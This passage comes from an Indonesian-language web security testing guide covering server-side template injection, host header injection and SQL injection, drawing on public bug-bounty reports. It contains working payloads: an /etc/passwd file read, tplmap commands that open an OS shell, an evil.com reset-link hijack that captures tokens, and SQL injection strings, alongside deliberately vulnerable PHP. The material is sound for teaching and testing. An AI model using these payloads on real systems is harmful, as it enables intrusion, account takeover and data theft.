Pada kesempatan itu, dirinya menemukan kerentanan pada bagian *First Name* dan *Last Name*. Di bagian *First Name*, ia mencoba memasukan *payload* bermuatan **sul{{9*9}}**. Sedangkan pada bagian *Last Name*, ia memasukan *payload* bermuatan **malik{{9*9}}**.

Sesuai dengan teori yang telah dipaparkan sebelumnya, apabila bagian dari aplikasi itu rentan akan SSTI, maka aplikasi akan menghasilkan nilai **sul{{81}}** **malik{{81}}**.



Gambar 174 Trying to Put the Payloads

Dari hasil yang ada, dirinya pun mencoba untuk melakukan reset password dengan tujuan untuk melihat keluaran terkait first name dan last name yang telah diinjeksikannya. Dari hasil ini, ternyata dirinya mendapatkan bahwa aplikasi merespon dengan melakukan eksekusi aritmatika yang ada.




Gambar 175 Intel Application has Responded the Input

Pada percobaannya, Suleman berhasil mengembangkan eksekusi dimaksud untuk mengambil file yang terdapat pada server tempat aplikasi itu berada. Hal ini sendiri dibuktikan dengan berhasilnya mengambil nilai /etc/passwd.

Adapun payload yang dimasukan oleh dirinya pada bagian first name adalah `{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}`.

Dengan kembali melakukan permintaan reset password, maka output berupa pembacaan file /etc/passwd pun berhasil diperoleh.



Gambar 176 Read the /etc/passwd via SSTI

16.4. Server Side Template Injection with TPLmap

TPLmap merupakan suatu tools yang dapat digunakan untuk melakukan proses eksplorasi kerentanan server side template injection secara otomatis. Tools ini dikembangkan oleh Emilio yang dapat diperoleh melalui halaman github resminya yang beralamatkan di <https://github.com/epinna/tplmap>.

Secara teknis, TPLmap dibuat menggunakan bahasa pemrograman python, sehingga diperlukan instalasi terhadap python terlebih dahulu sebelum menggunakannya.

Hingga saat ini, TPLmap sendiri dapat digunakan untuk mengeksplorasi 15 template engines yang terdiri dari Mako, Jinja2, Python (code eval), Tornado, Nunjucks, Pug, Dot, Marko, Javascript (code eval), Dust, EJS, Ruby (code eval), Slim, ERB, Smarty, PHP (code eval), Twig, Freemarker, Velocity.

Untuk perolehannya, tools ini dapat di-download dengan cara mengeksekusi suatu perintah yang cukup sederhana seperti berikut:

```
git clone https://github.com/epinna/tplmap.git
```

Mengutip pada halaman github TPLmap, berikut ini merupakan contoh langkah eksploitasi SSTI menggunakan TPLmap:

```
$ ./tplmap.py -u 'http://www.target.com/page?name=John'
```

Sebagai catatan sederhana, -u digunakan untuk mendeklarasikan alamat URL yang ingin dieksplorasi.

Keluaran yang akan dihasilkan *tools* ini ketika menemukan kerentanan SSTI pada suatu aplikasi, kurang lebih seperti berikut:

```
[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '{*}'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
...
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

GET parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: linux
Technique: render
Capabilities:
    Shell command execution: ok
    Bind and reverse shell: ok
    File write: ok
    File read: ok
    Code evaluation: ok, python code
```

Pada keluaran ini, terlihat bahwa TPLmap berhasil mengeksplorasi kerentanan yang terdapat pada aplikasi target. Adapun untuk teknisnya, kerentanan ini terletak pada method GET di parameter "name".

Di sisi lain, TPLmap pun telah berhasil mengidentifikasi template engines yang digunakan yang dalam hal ini adalah jinja2.

Setelah berhasil mengetahui bahwa target ternyata rentan terhadap SSTI, penguji pun dapat

melakukan eksplorasi dengan menggunakan opsi yang terdapat pada tool terkait. Pada kasus ini, pengujii dapat mencoba mengeksekusi remote code execution dengan memanfaatkan opsi --os-shell:

```
$ ./tplmap.py --os-shell -u 'http://www.target.com/page?name=John'
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool
[+] Run commands on the operating system.

linux $ whoami
www
linux $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

16.5. Reference of Server-Side Template Injection

Untuk dapat memaksimalkan paparan yang telah disampaikan terkait SSTI, maka pengujii pun dapat merujuk pada beberapa referensi berikut:

- Server-Side Template Injection: RCE for the modern webapp -
<https://portswigger.net/kb/papers/serversidetemplateinjection.pdf>
- Server-Side Template Injection Introduction & Example -
<https://www.netsparker.com/blog/web-security/server-side-template-injection/>
- Exploiting Server Side Template Injection With Tplmap -
https://www.owasp.org/images/7/7e/Owasp_SSTI_final.pdf
- Payload All The Things – Template Injection
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>
- Uber.com may RCE by Flask Jinja2 Template Injection - <https://hackerone.com/reports/125980>
- [Intel] Hunting Bug in Web App - https://www.owasp.org/images/c/ce/OWASP_London20170928-Suleman_Malik-PDF.pdf
- Tplmap - <https://github.com/epinna/tplmap>

17. HOST HEADER INJECTION (HHI)

Seperti yang telah diketahui bersama, pada dasarnya suatu request yang dikirimkan dari suatu aplikasi menuju server selalu terdiri dari masukan dari pengguna mengenai suatu tautan di address bar milik browser yang kemudian dilanjutkan dengan pengiriman beberapa parameter utama seperti nilai host, content-length (bila berupa POST / PUT Method), User-Agent (penanda penggunaan jenis browser tertentu), path yang dituju dari suatu host (misalnya /login, /delete, atau yang lainnya), serta beberapa hal lain seperti origin dan referrer.

Sebagai contoh, pengguna hendak mengetikan tautan <http://destination.com/path/of/application> pada address bar miliknya, maka secara otomatis, aplikasi akan mengirimkan HTTP Request seperti berikut:

```
GET /path/of/application HTTP/1.1
```


```
Host: destination.com
```

```
Accept: */*
```

```
User-Agent: zzz
```

```
Origin: destination.com
```

Seperti yang terlihat pada secuplik contoh di atas, ketika kunjungan terhadap destination.com dilakukan, maka aplikasi kembali mengirimkan nilai "Host" pada request dengan nilai yang sama seperti tautan yang dimasukan pada address bar milik browser. Hal ini secara tidak langsung memberikan penegasan bahwa pada dasarnya **terdapat perbedaan antara nilai host yang dikirimkan oleh aplikasi dengan tautan yang dimasukan via address bar di browser**. Untuk ringkasnya, maka pengujii dapat melihat gambaran sederhana seperti berikut:



Gambar 177 Sample of Request

Pada bagian kanan atas tampilan burpsuite ini, terlihat bahwa terdapat tautan lengkap yang terletak di <https://account.asus.com>. Secara spesifik, identitas bagian ini merupakan perwakilan dari input yang diberikan oleh pengguna ke browser (melalui address bar).

Namun demikian, di bagian kiri bawah, juga terdapat pengiriman parameter "Host" dengan nilai domain yang juga sama. Singkat cerita, parameter ini dinamakan dengan "Host Header". Pada

dasarnya, Host Header ini memiliki peran untuk memberitahukan kepada web server mengenai virtual host yang digunakan (jika memang telah ditetapkan/diatur). Secara default, nilai dari host header ini akan selalu mengikuti apapun bentuk input tautan yang diberikan pengguna melalui browser yang digunakan.

Namun demikian, di dalam pengembangan aplikasi, sering kali nilai dari host header ini tidak ditetapkan / divalidasi sehingga memungkinkan seorang penguji untuk melakukan manipulasi pada nilai host yang ada yang kemudian dapat digunakan untuk keperluan mengelabui korbannya. Ketika suatu aplikasi belum melakukan validasi terhadap nilai host header, maka aplikasi dimaksud dapat dikatakan rentan terhadap serangan Host Header Injection.

17.1. Kind of Host Header Injection

Beberapa jenis eksekusi Host Header Injection yang umum dilakukan para peneliti yaitu berkisar pada:

- Memungkinkannya seorang penguji untuk me-redirect permintaan dari seorang korban menuju ke tautan lain. Dalam hal ini, parameter dari suatu Host Header dimanipulasi untuk membelokan pengguna ke tautan lain yang pada dasarnya tidak ingin dikunjungi.

Secara realita, nilai risiko pada poin ini terbilang kecil karena membutuhkan beberapa tahapan yang harus ditempuh oleh penguji untuk membuat seorang pengguna berhasil terpedaya menuju ke tautan lain yang telah dipersiapkan.

- Kemudian model yang kedua yaitu eksekusi yang memungkinkan seorang penguji untuk memanipulasi suatu tautan yang dikirimkan server via email. Secara spesifik, hal ini memiliki tingkat risiko yang lebih tinggi karena memungkinkan terjadinya pengambilan alih akun seorang pengguna.


17.2. Host Header Injection – Redirection – Whisper Case

Pada jenis ini, Host Header Injection yang dieksekusi oleh seorang penguji “hanya” terbatas pada ranah membelokan seorang pengguna (korban) dari satu tautan yang hendak dituju menuju ke tautan lain yang dipersiapkan oleh Attacker.

Secara teknis, hal ini tentunya memerlukan “posisi” dari seorang penguji yang dapat melakukan intercept terhadap traffic dari korbannya. Atas dasar ini lah (dari sekian banyak dasar) maka issue ini sendiri dianggap sebagai issue yang memiliki tingkat risiko rendah.

Untuk dapat memperjelas situasi pada hal ini, maka akan dibahas [salah satu issue yang ditemukan oleh seorang researcher dengan nick 1n3 pada program milik Whisper](#).

Secara umum, ketika seorang pengguna hendak berkunjung ke aplikasi official milik Whisper, maka pastinya pengguna dimaksud akan berkunjung ke whisper.sh. Namun demikian, In3 membuktikan bahwa dirinya mampu membelokan request seorang pengguna dari whisper.sh ke tautan lain (dalam hal ini yaitu crowdshield.com) dengan melakukan modifikasi pada nilai “Host Header”.



Gambar 178 Modifying the Host Header from Whisper.sh to Crowdshield.com

Seperti yang terlihat pada gambar, ketika request dikirim ke server, maka server pun memberi respon untuk melakukan perpindahan tautan dari whisper.sh menuju crowdshield.com. Hal ini sendiri dapat dilihat pada bagian kanan interceptor dengan perwakilan tag bernama “Location”.

17.3. Host Header Injection – Account Takeover – The Concept

Untuk teknis kedua dari Host Header Injection, umumnya dikaitkan dengan eksekusi Account Takeover yang pada umumnya melibatkan suatu fitur “reset password”.


Reset password sendiri merupakan salah satu fitur umum yang cukup sering ditemukan para pengguna pada suatu aplikasi yang menyajikan layanan registrasi secara terbuka. Sesuai dengan namanya, fitur ini tentunya diharapkan dapat digunakan secara efektif oleh pengguna yang mengalami kesulitan untuk login dikarenakan mengalami kendala dalam mengingat kata sandi yang digunakannya.

Di dalam pelaksanaannya secara umum, ketika seorang pengguna melakukan reset password, maka dirinya secara otomatis akan memperoleh suatu unique token yang dikirimkan melalui email terdaftar miliknya. Namun demikian, permasalahan menjadi muncul ketika tautan yang dikirimkan dari server ke email menjadi berubah dikarenakan adanya manipulasi nilai host yang dilakukan oleh penguji.

Sebagai contoh, dengan proses normal, seharusnya pengguna akan memperoleh tautan lengkap seperti https://destination.com/index.php/password/do_reset?key=8d1f26586a46ff6a6aa384ab8a9.

Namun, dikarenakan terdapat manipulasi terhadap nilai host header, maka tautan yang dikirimkan dari server ke email pun berubah dari destination.com menjadi evil.com. Berikut ini contoh tautan lengkapnya: https://evil.com/index.php/password/do_reset?key=8d1f26586a46ff6a6aa384ab8a9.

Untuk dapat memperjelas, maka dapat diperhatikan gambar berikut ini:



Gambar 179 Sample of Host Header Injection

Dari gambar, terlihat bahwa terdapat perubahan nilai host dari example.com menjadi evil.com dikarenakan terdapatnya manipulasi host header yang dilakukan penguji.

Catatan: [sumber gambar dari SkeletonScribe.net mengenai Practical Host Header Injection](#).

Lalu bagaimana hal ini dapat dikaitkan dengan “Account Takeover”?

Secara sederhana, ketika seorang korban mengunjungi tautan dimaksud (yang mengarah pada evil.com), maka secara otomatis, server milik penguji akan menyimpan log berupa request dari korbannya. Dalam hal ini, log milik penguji akan bermuatkan token yang dapat dipergunakan langsung oleh penguji untuk me-reset password milik korbannya (mengingat bahwa token dimaksud merupakan fresh token). Berikut ini merupakan salah satu contoh log yang akan diperoleh penguji ketika korban telah mengklik tautan yang telah dimodifikasi melalui eksekusi HHI:

```
.99 -- [13/May/2018:23:39:42 +0000] "POST /modx.php HTTP/1.1" 404 464 "--" "Mozilla/5.0 (Windows NT 6.1; rv:34.0) Gecko/20100101 Firefox/34.0"
82 -- [13/May/2018:23:52:34 +0000] "GET /" id.vc=0wSwjErUUM
83 -- [13/May/2018:23:52:35 +0000] "GET /" id.vc=0wSwjErUUM
84 -- [13/May/2018:23:52:35 +0000] "GET /resetAccount? id.vc=0wSwjErUUM" id.email=1otmail.com& HTTP/1.1" 301 437 "|/r
esetAccount? id.vc=0wSwjErUUM" id.email=1otmail.com" "Mozilla/5.0 (Mac
```

Gambar 180 Sample of Log at Assessor's Server

Sebagai informasi, bila penguji menggunakan apache, maka lokasi log ini dapat ditemui pada /var/log/apache2/access.log.


17.3.1. Host Header Injection – Account Takeover – Mavenlink Case

Pada 22 Oktober 2017, [seorang researcher dengan nick cablej menemukan issue cukup menarik terkait HHI di program milik Mavenlink](#).

Pada kesempatan itu, dirinya mendapati bahwa mavenlink telah melakukan validasi terhadap nilai host yang ada sehingga hanya menerima nilai "mavenlink.com". Namun demikian, cablej melakukan manipulasi dengan "menipu" validasi yang telah dilakukan sehingga validasi itu sendiri dapat dibypass. Adapun payload yang digunakan adalah:

example.com?.mavenlink.com

Setelah dimanipulasi dengan payload demikian dan mengirimkannya ke server, ternyata mavenlink pada saat itu "membalas" request yang ada dengan menyertakan nilai host yang telah dimanipulasi.



Gambar 181 Bypassing the Protection of Host Header Injection

Selanjutnya, maka penguji hanya perlu memantau log pada server miliknya untuk kemudian dapat mengambil fresh-token yang "dikirimkan" oleh korban yang dikelabui.

17.4. Reference of Host Header Injection


Untuk dapat memaksimalkan pemahaman mengenai paparan yang telah disampaikan terkait Host Header Injection, maka penguji dapat merujuk pada beberapa referensi berikut:

- Web Servers and the Host Header: <https://serversforhackers.com/c/webservers-host-header>
- What Is a Host Header? <https://www.itprotoday.com/devops-and-software-development/what-host-header>

- Practical HTTP Host Header Attacks: <https://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>
- Host Header Injection: <https://lightningsecurity.io/blog/host-header-injection/>
- [Whisper] Host Header Injection – Redirection: <https://hackerone.com/reports/94637>
- [Mavenlink] Password reset link injection allows redirect to malicious URL: <https://hackerone.com/reports/281575>

18. SQL INJECTION

SQL injection merupakan salah satu jenis serangan yang terdapat pada web aplikasi yang bertujuan untuk mendapatkan akses pada sistem database berbasiskan SQL. Menurut laporan [state of the internet security report dari Akamai Q4 2017](#), SQL injection menempati peringkat pertama dengan perolehan persentase sebanyak 50%. Kemudian, [berdasarkan OWASP TOP 10 tahun 2017](#), SQL injection masuk dalam kategori Injection dengan menempati peringkat A1. Berdasarkan data-data ini, tentunya dapat terlihat bahwa SQL Injection masih menjadi salah satu jenis kerentanan yang cukup populer dan sering ditemui pada web aplikasi modern sekalipun.



Gambar 182 SQL Injection Rank from Akamai and OWASP

Secara sederhana, serangan *SQL injection* terjadi karena memanfaatkan kerentanan yang terdapat pada validasi input suatu aplikasi (baik berbasiskan web maupun mobile). Karena belum adanya proses validasi dan penyaringan terhadap suatu input yang diberikan, maka input pengguna akan diproses secara langsung oleh aplikasi dan dieksekusi oleh database. Melalui kerentanan ini pula pengujian dapat memasukan perintah SQL secara langsung dari front-end melalui parameter yang rentan yang pada akhirnya dapat “menjadikan” pengujian untuk berkomunikasi dengan database tanpa harus memiliki akses ke dalamnya dan tanpa memerlukan username dan kata sandi yang digunakan oleh database itu sendiri.

Di dalam eksekusinya, serangan SQL Injection sendiri mempunyai dampak yang cukup berbahaya, yaitu seperti memungkinkannya seseorang untuk dapat mengambil data yang tersimpan pada database, memodifikasi data, serta menghapus data pada database. Salah satu contoh dampak terburuk dari serangan SQL injection yaitu memungkinkannya seseorang untuk dapat mengambil (atau mengenumerasi) username dan password yang ada pada web aplikasi atau bahkan dapat memungkinkan seseorang untuk berinteraksi dengan sistem operasi yang digunakan oleh database yang ada.

Dalam melakukan serangan, secara umum penguji “diharuskan” untuk mencari masukan-masukan yang terdapat pada aplikasi berbasis web yang di dalamnya terdapat “hubungan” dengan perintah SQL, misalnya fitur menampilkan berita, fitur pencarian, maupun fitur login. Setelah mendapatkan fitur-fitur yang ada, pada umumnya attacker akan melanjutkan eksekusi dengan memasukan single quote ('), double quote ("), ataupun semicolon (;) pada parameter yang terkait untuk mengidentifikasi rentan tidaknya parameter itu terhadap serangan SQL Injection.

Contoh pengujian yang biasanya dilakukan oleh penguji pada fase awal adalah seperti `.php?id=1'`.

Bila aplikasi menampilkan pesan error, maka terdapat kemungkinan bahwa parameter `id` itu rentan terhadap serangan SQL injection. Sebagai catatan sederhana, pada umumnya error dapat muncul karena aplikasi tidak mampu menangani masukan berupa karakter special yang dimasukan seperti single quote (').

18.1. Kind of SQL Injection

Secara teknis, serangan SQL Injection memiliki beberapa jenis, diantaranya yaitu seperti error-based SQL Injection, union-based SQL Injection, dan Blind SQL Injection. Masing-Masing jenis kerentanan tentunya memiliki karakteristik dan langkah eksplorasi yang berbeda-beda. Berikut ini merupakan penjabaran ringkas mengenai perbedaan-perbedaan yang ada:

18.1.1. Error Based SQL Injection

Pada error-based SQL Injection, penguji akan mengirimkan query SQL ke database terlebih dahulu melalui parameter yang ditemuinya rentan. Query ini kemudian akan tereksekusi oleh database yang akan menghasilkan kesalahan. Kesalahan ini biasanya akan ditampilkan pada aplikasi web yang di dalam pelaksanaannya, pesan kesalahan itu sendiri akan dapat membantu dan memberikan petunjuk bagi penguji dalam melakukan serangan lanjutan.

Berikut merupakan contoh potongan kode yang dibuat menggunakan Bahasa pemrograman PHP dalam memproses pencarian artikel.

```
<?php  
$cari = $_GET['cari'];  
echo "Pencarian " . $cari."  
$hasil = $mysqli->query( "select * from artikel where title = '$cari'");  
echo "Hasil Pencarian" . $hasil->num_rows . " results";  
?>
```

Bila ditelaah lebih jauh, dapat terlihat bahwa kode ini rentan terhadap serangan SQL injection. Hal ini dikarenakan parameter **cari** dikirim secara langsung tanpa adanya sanitasi dan escape. Situasi ini tentunya memungkinkan seseorang untuk dapat mengirimkan query SQL secara langsung, yang termasuk di antaranya adalah mengeksekusi perintah SELECT untuk mengunduh seluruh database termasuk informasi pengenal pribadi (PII) pengguna. Dalam beberapa kasus juga dapat mencakup perintah INSERT dan UPDATE untuk membuat data (termasuk akun pengguna) baru ataupun memodifikasi data yang ada.

Secara rinci, error-based SQL injection dibedakan menjadi dua konsep yaitu konsep comment line dan konsep tautology.

Konsep penggunaan comment line dilakukan untuk menyebabkan database mengabaikan sebagian dari query yang valid. Contohnya seperti berikut: `SELECT * from news WHERE id_news = 1' OR 1 = 1 --`. **- query selanjutnya tidak akan diproses oleh database karena dianggap komentar'.**

Sedangkan pada konsep tautology, query yang diinjeksikan, dilakukan dengan menggunakan operator OR bersyarat sehingga akan mengembalikan nilai true. Pada situasi ini, pengujian akan mengirimkan nilai yang selalu benar seperti `1 = 1` atau `'a' = 'a'`. Contohnya yaitu seperti: `SELECT * from tb_user WHERE username = 'admin' and password = 'password' or 1 = 1`. Kondisi ini tentunya akan menghasilkan nilai true karena kondisi `1 = 1` menghasilkan nilai yang benar. Dengan demikian, proses otentikasi pun diharapkan akan berhasil terlewati.

18.1.2. Blind SQL Injection

Secara teknis, tidak jauh berbeda dengan yang telah dipaparkan terkait error-based SQLI. Namun demikian, hal yang menjadi pembeda adalah, pada Blind SQL Injection, walaupun seorang pengujian telah berhasil melakukan injeksi, maka aplikasi tidak menampilkan pesan error / kesalahan pada browser pengguna.

Contoh sederhananya, seorang pengujian menggunakan *payload* `' OR 1=1 ---+`. Jika pernyataan dievaluasi ke *true*, maka browser akan menampilkan halaman normal. Namun jika dievaluasi sebagai *false*, maka halaman akan memunculkan perilaku berbeda dengan memberikan tampilan halaman yang berbeda. Berikut merupakan contoh potongan kode yang dibuat menggunakan Bahasa pemrograman PHP dalam memproses pencarian artikel namun tidak menampilkan data karena tidak dilakukan *echo*.

```
<?php  
$cari = $_GET['cari'];
```

```
echo "Pencarian ". $cari."<br>";  
  
$hasil = $mysqli->query( "select * from artikel where title = '$cari'");  
  
// tidak melakukan echo sehingga tidak akan menampilkan data di halaman  
  
?>
```

Perlu menjadi catatan bahwa kode ini juga termasuk kode yang rentan. Namun demikian, eksekusinya akan sedikit menyulitkan dibandingkan error-based SQLI dikarenakan penguji tidak dapat melihat pesan kesalahan pada output yang diberikan.

Sebagai contoh untuk memudahkan pemahaman terkait ini, [penulis mengambil salah satu tutorial yang dituliskan pada salah satu blog bernama securityidiots](#). Katakanlah terdapat suatu tautan yang terletak di <http://www.vuln-web.com/gallery.php?id=1> dengan situasi bahwa parameter “id” rentan terhadap serangan blind SQL Injection.

Pada kondisi ini, seorang penguji dapat mencoba dengan memasukan karakter “single quote” terlebih dahulu di belakang nilai 1, sehingga tautannya menjadi: <http://www.vuln-web.com/gallery.php?id=1'>.

Secara umum, aplikasi tidak akan menampilkan pesan error (karena blind) dan halaman akan me-load content secara normal serta tidak tampak perubahan sedikitpun dari hasil injeksi ini. Namun demikian, injeksi harus dilanjutkan dengan menambahkan sedikit karakter seperti -- di belakang single quote, sehingga tautan akan menjadi <http://www.vuln-web.com/gallery.php?id=1'-->. Adapun dikarenakan parameter id merupakan parameter yang rentan, maka hasil injeksi ini diharapkan akan menampilkan sedikit perubahan pada content (dan tentunya tanpa menampilkan pesan error).

Setelahnya, hal yang biasa dilakukan adalah dengan menginjeksi Boolean seperti ' or 1=1 sehingga menjadi sebagai berikut <http://www.vuln-web.com/gallery.php?id=1' OR 1=1 -->. Hasil *output* dari injeksi ini akan mengembalikan halaman yang normal karena nilai 1=1 merupakan nilai yang sama sehingga akan menghasilkan nilai yang benar. Selanjutnya, bila melakukan injeksi menggunakan payload ' OR 1=0, seharusnya aplikasi tidak akan menampilkan halaman yang normal karena nilai 1=0 merupakan nilai yang berbeda sehingga akan menghasilkan hasil yang salah.

Setelah selesai mendapatkan pola demikian, maka langkah selanjutnya adalah melakukan identifikasi panjang database yang digunakan pada target. Untuk melakukan pengujian ini, maka seorang penguji perlu untuk melakukan brute force sehingga menemukan perubahan perilaku response dari web aplikasi.

```
' or length(database())=1 --+ → Tidak menghasilkan error, namun terdapat perubahan kecil (false)
```

```
